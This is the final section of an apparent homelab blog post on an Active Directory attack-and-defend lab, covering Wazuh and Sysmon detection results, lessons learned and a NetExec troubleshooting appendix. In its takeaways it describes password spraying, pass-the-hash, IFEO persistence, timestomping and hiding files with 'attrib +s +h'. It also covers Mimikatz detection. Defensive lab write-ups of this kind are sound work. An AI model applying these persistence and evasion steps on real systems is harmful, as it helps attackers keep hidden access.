 ✅ Suspicious RDP login alert fired
Detection results — 5/5:
- ✅ Mimikatz credential dump — rename-proof via
OriginalFileName - ✅ Sensitive file access via File Integrity Monitoring
- ✅ WinRM Pass-the-Hash lateral movement
- ✅ Suspicious RDP login
- ✅ Nmap network reconnaissance (Snort)
Future Plans
Two features were planned but not implemented in this version:
Custom Wazuh Dashboard — A tailored security dashboard mapping alerts to the kill chain, with severity distributions and timeline views, giving a SOC analyst immediate situational awareness rather than requiring raw log queries.
Wazuh Email Alerting via Postfix — Configuring Wazuh to send real-time email notifications to a simulated SOC inbox on critical rule matches. In a production environment, a detection that doesn’t reach anyone is functionally the same as no detection.
Both are on the roadmap for a follow-up post. This version ships with working detection and a complete attack simulation — that’s enough for now. I felt lazy, okay?
Key Takeaways
On the attack surface: A phishing email combined with custom wordlist credential spraying is sufficient to fully compromise an enterprise Active Directory environment. No zero-days, no custom exploits — only weak passwords, open WinRM, and misconfigurations, with publicly available tooling. The Administrator credentials were recovered as a bonus during a spray targeting John’s account — a reminder that password spraying rarely stops at the account you’re aiming for.
On kill chain realism: The Ubuntu → Windows workstation lateral movement step matters. Attackers traverse every reachable machine on the network, not just the intended target. Including this step exposed two sets of credentials — John’s and Administrator’s — and produced a more accurate simulation of how a real attacker builds up access incrementally before reaching the Domain Controller.
On evasion: IFEO persistence combined with timestomping and the super-hidden attribute (
attrib +s +h) produces a backdoor that survives reboots, hides from standard Explorer views even with “Show hidden files” enabled, and carries timestamps indistinguishable from legitimate system binaries. Without Sysmon and endpoint telemetry configured specifically to detect registry modifications underImage File Execution Options, this technique would not surface in a standard Windows environment.On detection quality: The difference between targeting the process name and targeting Sysmon’s
OriginalFileNamePE field in a Mimikatz rule is the difference between a detection that works once and one that holds against evasion. Understanding which field to use — and why — required testing the evasion technique first by renaming the binary and observing which Sysmon field still captured the truth. This is the core value of an attack-and-defend lab.On documentation: Scenario → Goal → Actions → Outcome is what transforms lab work into professional evidence.
References
- Grant’s Enterprise 101
- TryHackMe Snort Room — tryhackme.com/room/snort
- MyDFIR — MyDFIR Playlist
Appendix — NXC Connection Issue
During the lateral movement phase, NetExec threw a connectivity error when trying to authenticate to the Windows workstation. Documented below for completeness.
The initial error — NetExec failing to connect to the target host.
 NetExec connection error — initial problem
Working through the issue by checking network connectivity and NXC configuration options.
 Investigating the connectivity issue
The root cause identified and resolved — NXC connection working correctly after the fix.
 Issue identified and resolved
 With great power comes great responsibility — and with great Wazuh rules, the ability to catch yourself red-handed in your own homelab at 2am.